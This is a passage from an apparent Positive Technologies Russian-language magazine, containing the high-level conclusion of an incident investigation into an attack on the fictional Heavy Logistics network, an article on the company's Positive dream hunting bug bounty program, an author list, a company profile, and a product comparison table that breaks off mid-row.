
## Заключение

Давайте соберем все факты воедино и попробуем подвести итоги расследования.


Атакующие отправили фишинговое письмо (якобы с резюме), которое было открыто сотрудником отдела кадров w\_pitts, благодаря чему хакеры получили обратное соединение на свой C2-сервер. Быстро найдя способ повысить привилегии в системе, они получили учетные данные администратора r\_flores\_admin, что позволило им чувствовать себя очень свободно в инфраструктуре компании. Немного побродив по пользовательскому сегменту и получив контроль еще над парой учетных записей, нападающие поняли, что в этом сегменте крупной рыбы не поймать и надо двигаться дальше. Дверь в серверный сегмент им открыла незапатченная вовремя уязвимость в сервисе создания запросов в техподдержку iTop. Оттуда хакеры быстро переместились на сервер RDG, которому по протоколу удаленного рабочего стола открыт доступ практически на любой узел любого сегмента. Воспользовавшись этим и даже не заглянув в сегмент администраторов, атакующие кинулись к системам SCADA реализовывать недопустимое событие.

Нужно было всего одно письмо, и понеслось: разведка, закрепление, повышение привилегий, горизонтальное перемещение — и вот атакующие уже в сегменте АСУ ТП управляют вашим телетрапом. Примерный их путь к реализации недопустимого события состоял из шести этапов (см. рис. 27).

Рисунок 27. Схема перемещения команды атакующих по сети транспортной компании Heavy Logistics



В реальной жизни наша основная задача — не давать атакующим возможности реализовывать недопустимые события и пресекать все их действия на этапе продвижения. При грамотном управлении процессами мониторинга и реагирования на инциденты информационной безопасности, а также при наличии эффективных правил обнаружения подобные атаки в компаниях могут быть обнаружены и остановлены уже на самом первом этапе — при получении фишинговых писем.



# Мы предложили хакерам похитить деньги со счетов Positive Technologies и заработать 30 млн рублей

Рассказываем, что происходит  
в багбаунти-программе  
Positive dream hunting

**АЛЕКСЕЙ НОВИКОВ**

Директор экспертного центра безопасности  
Positive Technologies

**МАКСИМ ФЕДОТОВ**

Руководитель направления обеспечения  
внутренней ИБ Positive Technologies

В 1930-х годах считалось, что самые безопасные автомобили должны быть тяжелыми, сделанными из толстой стали. Но после краш-тестов выяснилось, что легкие автомобили защищают пассажиров лучше. Благодаря таким испытаниям появились сминаемые зоны кузова, ребра жесткости, травмобезопасные рули и педали, подушки безопасности. Результативную кибербезопасность также невозможно построить на голой теории без реальных испытаний. Наша программа Positive dream hunting на платформе Standoff 365 ([bugbounty.standoff365.com](https://bugbounty.standoff365.com)) стартовала 22 ноября 2022 года и стала, по сути, перманентным краш-тестом в сфере ИБ.

Исследователю необходимо разобраться в том, как работают бизнес-процессы, какие системы в них участвуют, и попробовать перевести деньги со счета компании на любой подконтрольный ему счет



## Positive dream hunting

Мы предложили исследователям попытаться вывести деньги со счетов компании Positive Technologies. Если говорить официальным языком, атакующие после несложной регистрации получают возможность легально реализовать недопустимое событие «хищение денежных средств» на функционирующей инфраструктуре компании. В отличие от традиционного багбаунти, багхантеры должны найти не просто уязвимости, а целую цепочку уязвимостей, эксплуатация которых может привести к реализации недопустимого события. Поэтому и призовой фонд мы увеличили в разы.

Как и в других багбаунти, участники, нашедшие способ взломать систему (в данном случае — IT-инфраструктуру компании), получают вознаграждение. В апреле 2023 года оно было увеличено с 10 до 30 млн рублей. Всю сумму получает тот, кто первым украдет деньги.

## Правила лучше соблюдать

Описание программы Positive dream hunting размещено на платформе Standoff 365 **1**. Исследователи регистрируются на сайте, изучают правила, пытаются взломать инфраструктуру компании и в случае успеха сдают отчеты.

В Positive Technologies, как и в любой другой компании, существуют процессы, связанные с движением денег: оплата услуг контрагентов, покупка лицензий, выдача заработной платы и многие другие. Исследователю необходимо разобраться в том, как работают бизнес-процессы, какие системы в них участвуют, и попробовать перевести деньги со счета компании на любой подконтрольный ему счет. Транзакция должна быть инициирована исследователем и пройти через банк. Перевод денег сотруднику компании не считается реализацией недопустимого события.

В скоуп (перечень) входят ресурсы, принадлежащие Positive Technologies, и Wi-Fi-сеть компании. Исследователям предлагается подойти к выполнению задания творчески и использовать методы OSINT (разведки по открытым источникам) для обнаружения этих ресурсов. А вот компьютерные розетки в офисах и прочие устройства для физического подключения в скоуп не входят.

Многих «охотников» беспокоят возможные правовые последствия. В Positive Technologies постарались учесть все юридические аспекты участия в программе. Например, максимальная сумма, которую может похитить исследователь, — 2499 рублей; если не нарушать это и другие правила программы, то никаких негативных последствий для участника не наступит. Нельзя, в частности, атаковать системы банков, обеспечивающих проведение платежей и перевод денег внутри ПАО «Группа Позитив».

**Наша цель — проверить защищенность своей компании и ответить на вопрос, смогли ли мы построить надежную инфраструктуру**

Как и в любых других программах багбаунти, для получения вознаграждения необходимо предоставить в Positive Technologies подробный отчет о всей последовательности действий, которые привели к недопустимому событию, соблюдая конфиденциальность информации, полученной в ходе исследования.

В программе не могут участвовать действующие и бывшие сотрудники Positive Technologies (с даты увольнения которых на момент регистрации в программе не прошло трех лет), консультанты компании в области ИБ и сотрудники контрагентов компании. Исследователи в возрасте от 14 до 18 лет имеют право участвовать только при наличии письменного согласия родителей или законного представителя.

Все правила представлены на странице программы и доступны после регистрации.


## Почему мы это делаем

В отрасли сложилось мнение, что квалифицированные хакеры, если захотят, смогут причинить ущерб любой организации.

Основная задача программы Positive dream hunting — показать, что такие представления не всегда верны. Наша цель — проверить защищенность своей компании и ответить на вопрос, смогли ли мы построить надежную инфраструктуру, которая будет продолжать полноценно функционировать даже в случае интенсивных кибератак. Другими словами, мы хотим протестировать реализацию концепции результативной кибербезопасности на себе.

При разработке Positive dream hunting специалисты по ИБ компании Positive Technologies совместно с топ-менеджерами искали ответ на вопрос, какие события способны привести к негативным и необратимым последствиям для бизнеса. Мы выбирали сценарии, которые возникают в результате действий злоумышленников и делают невозможным достижение операционных и стратегических целей или приводят к длительному нарушению основной деятельности компании. Сначала вариантов недопустимых событий была пара десятков. В ходе поисков мы поняли, что по-настоящему недопустимых событий не более пяти у любой компании. И чаще всего они схожи у организаций внутри одной отрасли. Сегодня Positive Technologies определяет для себя три недопустимых события: кража финансовых средств, атаки типа supply chain (атака на цепочку поставок, в нашем случае — искажение программного кода продукта и внедрение зловредного кода в инфраструктуру заказчика нашего ПО) и атаки типа trusted relationship (использование нашей инфраструктуры для компрометации контрагентов).

Пример фишингового письма, предположительно присланного участником Positive dream hunting





После внутренних обсуждений мы решили начать программу багбаунти с недопустимого события «хищение денежных средств», как самого понятного. Если бизнес мгновенно потеряет крупную сумму со счетов, это может привести к просрочке платежей, проблемам с выплатами сотрудникам или операционной деятельностью и к другим негативным последствиям.

## Что мы наблюдаем «под капотом»

В программе зарегистрировалось уже более 500 участников. Во время испытаний на живой инфраструктуре сложно определить, является ли зафиксированная активность реальными атаками злоумышленников или действиями участников Positive dream hunting. Тем не менее некоторые данные у нас есть. Топ атак, используемых багхантерами, укладывается в классическую триаду: применение фишинга, эксплуатация уязвимостей и подбор паролей.

Наши правила в соответствии с законодательством запрещают атаковать подрядчиков Positive Technologies, но мы сохранили возможность использовать фишинг против нашей компании.

На момент подготовки этой статьи (конец марта) призовая сумма не нашла своего обладателя. Чтобы добиться успеха, мы рекомендуем участникам активнее объединяться в команды. Попробуйте найти единомышленников. Возможно, стоит распределить зоны ответственности и каждому участнику прокачать навыки в своем направлении, чтобы добиться максимальной продуктивности. Однако не стоит объединяться, чтобы выполнять атаки, направленные на отказ в обслуживании, — это запрещено правилами. Кроме того, нельзя использовать «вишинг» — мошенничество с помощью телефонных звонков.

Как выглядит процесс багбаунти на нашей стороне, внутри компании? Отчеты участников поступают команде внутренней информационной безопасности Positive Technologies, которая разбирает их и вовлекает нужные подразделения для анализа и минимизации угроз. Сотрудники SOC Positive Technologies в режиме 24/7 осуществляют мониторинг и реагируют на инциденты. Даже когда специалисты SOC обедают, дежурство продолжают минимум два человека. В некоторых случаях, особенно в ночные смены, специалистам приходится ужинать за монитором :)

## Присоединяйтесь!

Сегодня на платформе [bugbounty.standoff365.com](https://bugbounty.standoff365.com) функционирует уже 45 программ <sup>2</sup>. Более 4100 зарегистрированных участников ищут уязвимости в Госуслугах и ЕСИА (оба проекта предлагают вознаграждение до 1 100 000 рублей), в сервисах VK (самая популярная программа по числу отчетов, до 3 600 000 рублей) и социальной сети «Одноклассники» (до 600 000 рублей), а также в ресурсах Mail.ru (до 3 600 000 рублей). Количество заявок от компаний и зарегистрированных исследователей быстро растет.

<sup>2</sup> Приведенные данные, в том числе суммы вознаграждений, актуальны на момент написания статьи.

В 2023 году Positive Technologies представит на платформе [bugbounty.standoff365.com](https://bugbounty.standoff365.com) еще одну собственную программу, связанную с другим недопустимым для нас событием.

# Об авторах



**ИГОРЬ АГИЕВИЧ**

Специалист по безопасности  
распределенных реестров



**АЛЕКСЕЙ АНДРЕЕВ**

Управляющий директор



**АЛЕКСЕЙ АСТАХОВ**

Руководитель продуктов  
application security



**АНДРЕЙ БАЧУРИН**

Специалист по безопасности  
распределенных реестров



**КОНСТАНТИН ГРИЩЕНКО**

Руководитель отдела мониторинга  
информационной безопасности



**ДМИТРИЙ ДАРЕНСКИЙ**

Руководитель практики  
промышленной  
кибербезопасности



**ЕКАТЕРИНА КИЛЮШЕВА**

Руководитель исследовательской  
группы департамента аналитики  
информационной безопасности



**КИРИЛЛ КИРЬЯНОВ**

Руководитель группы обнаружения  
атак на конечных устройствах




**ДЕНИС КОРАБЛЕВ**

Управляющий директор, директор  
по продуктам Positive Technologies




**МАКСИМ КОСТИКОВ**

Руководитель отдела анализа  
защищенности приложений



■ **АРТЕМ КУЛАКОВ**

Старший специалист группы  
исследований безопасности  
мобильных приложений



● **АЛЕКСЕЙ ЛУКАЦКИЙ**

Бизнес-консультант  
по информационной безопасности




● **НИКОЛАЙ ЛЫФЕНКО**

Руководитель группы анализа трафика  
отдела перспективных технологий




~~~~ **АЛЕКСАНДР МИГУЦКИЙ**

Специалист отдела  
перспективных технологий




■ **АЛЕКСАНДРА МУРЗИНА**

Руководитель отдела  
перспективных технологий



**ЕКАТЕРИНА НИКУЛИНА**

Специалист отдела мониторинга  
информационной безопасности



**АЛЕКСЕЙ НОВИКОВ**

Директор экспертного  
центра безопасности



**ВАЛЕНТИН ПАЛЬШИН**

Старший специалист отдела  
перспективных технологий



**АНТОН КУТЕПОВ**

Руководитель направления развития  
сообществ ИБ Positive Technologies



**ИГОРЬ ПЕСТРЕЦОВ**

Старший специалист отдела  
перспективных технологий



**ChatGPT**



— ■ **АЛЕКСАНДР ПОПОВ**

Главный исследователь  
безопасности открытых  
операционных систем



**ЕКАТЕРИНА СЕМЫКИНА**

Аналитик исследовательской  
группы департамента аналитики  
информационной безопасности



**ВАДИМ СОЛОВЬЕВ**

Руководитель группы анализа угроз  
информационной безопасности



~~~~ **АРТЕМ СЫЧЕВ**

Советник генерального  
директора



— ■ **ДМИТРИЙ ФЕДОСОВ**

Старший специалист группы обнаружения  
атак на конечных устройствах



**МАКСИМ ФЕДОТОВ**

Руководитель направления  
обеспечения внутренней  
информационной безопасности



**МАКСИМ ФИЛИППОВ**

Заместитель генерального  
директора



**ЮЛИЯ ФОМИНА**

Ведущий специалист группы  
обнаружения атак на конечных  
устройствах



**ИЛЬЯ ФРОЛОВ**

Специалист по машинному  
обучению



**ФЕДОР ЧУНИЖЕКОВ**

Аналитик исследовательской  
группы департамента аналитики  
информационной безопасности



**ЯНА ЮРАКОВА**

Старший аналитик исследовательской  
группы департамента аналитики  
информационной безопасности

## О компании

**Positive Technologies** — ведущий разработчик решений для кибербезопасности.

Наши технологии и сервисы используют более 2900 организаций по всему миру, в том числе 80% компаний из рейтинга «Эксперт-400». Уже 20 лет наша основная задача — предотвращать хакерские атаки до того, как они причинят неприемлемый ущерб бизнесу и целым отраслям экономики.

**Positive Technologies** — первая и единственная компания из сферы кибербезопасности на Московской бирже (MOEX: POSI).

Следите за нами в соцсетях (Telegram ❶, ВКонтакте ❷, Хабр ❸) и в разделе «Новости» ❹ на сайте [ptsecurity.com](https://ptsecurity.com) ❺, а также подписывайтесь на телеграм-канал IT's positive investing ❻.



### Подготовка контента

Антон Карпин, Дарья Фартушнова,  
Наталья Фролова

### Редакторы

Дмитрий Денисов, Алексей Леонтьев,  
Анна Рямонен, Дарья Сулова,  
Алексей Чернозубов, Анна Чернозубова

### Арт-директор

Антон Кузин

### Дизайн и верстка

Яна Аксакова

### Разработка схем

Софья Лир





# Позитивная карта импортозамещения

Какие продукты Positive Technologies помогут успешно заменить продукты зарубежных вендоров



| Класс решений      | Vulnerability Management   | SIEM  | NTA  | Sandbox   | SCADA Security   | OT Security  | WAF  | AST   | XDR  | DAST   |
|--------------------|--|---|--|---|--|--|--|---|--|--|
|                    | Системы анализа защищенности и сканеры уязвимостей   | Системы выявления инцидентов ИБ   | Системы глубокого анализа сетевого трафика   | Песочницы, системы динамического анализа файлов   | Системы выявления атак в сетях АСУ ТП и нарушений регламентов ИБ   | Решения для защиты промышленных сетей от угроз   | Межсетевые экраны уровня веб-приложений  | Анализаторы кода  | Extended Detection and Response  | Динамические анализаторы приложений  |
| Зарубежные вендоры | <b>VM-решения:</b> <ul style="list-style-type: none"><li>• Rapid7 InsightVM</li><li>• Qualys VMDR</li><li>• Tenable.sc</li><li>• Tenable.io</li></ul> <b>Сканеры уязвимостей:</b> <ul style="list-style-type: none"><li>• Nexpose Vulnerability Scanner</li><li>• Tenable Nessus Pro</li><li>• GFI LanGuard</li><li>• Tripwire IP360</li></ul>   | <ul style="list-style-type: none"><li>• IBM QRadar SIEM</li><li>• Micro Focus ArcSight ESM</li><li>• Splunk Enterprise</li><li>• FortiSIEM</li><li>• McAfee ESM</li><li>• Exabeam Fusion</li><li>• LogRhythm NextGen SIEM Platform</li><li>• Securonix Next-Gen SIEM</li><li>• Elastic (ELK) Stack</li></ul>  | <ul style="list-style-type: none"><li>• Cisco Stealthwatch</li><li>• Trend Micro Deep Discovery</li><li>• Darktrace Enterprise Immune System</li><li>• Plixer Scrutinizer</li><li>• Flowmon</li><li>• Vectra AI</li><li>• Awake Security Platform</li><li>• IBM QRadar Incident Forensics</li><li>• RSA NetWitness Network</li><li>• ExtraHop Reveal(x)</li><li>• Palo Alto Cortex XDR</li></ul>   | <ul style="list-style-type: none"><li>• FortiSandbox</li><li>• Trend Micro Deep Discovery</li><li>• FireEye NX, EX, FX</li><li>• Check Point SandBlast</li><li>• McAfee Advanced Threat Defense</li><li>• Palo Alto WildFire</li><li>• ESET Dynamic Threat Defense</li><li>• CrowdStrike (Falcon Sandbox)</li></ul>   | <ul style="list-style-type: none"><li>• Dragos Platform</li><li>• Nozomi Networks Platform</li><li>• Claroty Platform</li></ul>  | <ul style="list-style-type: none"><li>• Dragos Platform (все продукты)</li><li>• Nozomi Networks Platform (все продукты)</li><li>• Claroty Platform (все продукты)</li></ul>   | <ul style="list-style-type: none"><li>• Imperva WAF</li><li>• Radware AppWall</li><li>• Akamai Kona Site Defender</li><li>• Akamai Web Protection</li><li>• F5 Advanced WAF</li><li>• FortiWeb WAF</li><li>• Barracuda WAF</li></ul>   | <ul style="list-style-type: none"><li>• Micro Focus Fortify</li><li>• Checkmarx</li><li>• Snyk.io</li><li>• AppScan (HCL)</li></ul>   | <ul style="list-style-type: none"><li>• Palo Alto Cortex XDR</li><li>• Qualys EDR</li><li>• Check Point Harmony Endpoint</li><li>• Fortinet FortiXDR</li><li>• Sangfor XDDR</li><li>• McAfee MVISION XDR</li><li>• SentinelOne EDR</li><li>• VMware Carbon Black EDR</li><li>• CrowdStrike Falcon Insight EDR</li><li>• Cisco AMP for Endpoints</li><li>• Trend Micro Vision One XDR</li><li>• Percept XDR</li><li>• Symantec EDR</li></ul>  | <ul style="list-style-type: none"><li>• Acunetix</li><li>• Invicti (Netsparker)</li><li>• Burp Pro</li></ul>   |
| Продукт PT         | MaxPatrol VM   | MaxPatrol SIEM  | PT NAD   | PT Sandbox  | PT ISIM  | PT ICS   | PT Application Firewall  | PT Application Inspector  | PT XDR   | PT BlackBox  |
| Сертификация       | Плановая дата получения: Q4 2023 <ul style="list-style-type: none"><li>▶ Помогает выстроить полноценный процесс управления уязвимостями и отслеживать повышение уровня защищенности</li><li>▶ Выявляет уязвимости IT-инфраструктуры и позволяет приоритезировать их по уровню опасности для бизнеса</li><li>▶ Сообщает о трендовых уязвимостях, которые, согласно данным экспертного центра безопасности PositiveTechnologies (PT ESC), злоумышленники эксплуатируют прямо сейчас</li><li>▶ Автоматически пересчитывает уязвимости при изменении базы знаний без активного сканирования</li><li>▶ Собирает полную информацию об активах сети и следит за изменениями IT-инфраструктуры</li><li>▶ Сделан на единой платформе MaxPatrol 10</li></ul> | ФСТЭК 3734 <ul style="list-style-type: none"><li>▶ Дает полную видимость IT-инфраструктуры и выявляет инциденты информационной безопасности</li><li>▶ Упрощает выявление и работу с инцидентами за счет пакетов экспертизы, содержащих правила выявления угроз и рекомендации по реагированию</li><li>▶ Приоритизирует инциденты по значимости активов</li><li>▶ Позволяет снизить затраты экспертов на расследование инцидентов</li><li>▶ Масштабируется для соответствия требованиям высокой нагрузки и географически распределенных IT-инфраструктур</li><li>▶ Содержит все средства для самостоятельной разработки контента и интеграций с внешними системами для построения полноценного SOC</li></ul> | ФСТЭК 4042, ФСБ 0462 <ul style="list-style-type: none"><li>▶ Выявляет внешних и внутренних злоумышленников в сети</li><li>▶ Выявляет атаки и индикаторы даже в зашифрованном трафике без расшифровки</li><li>▶ Определяет 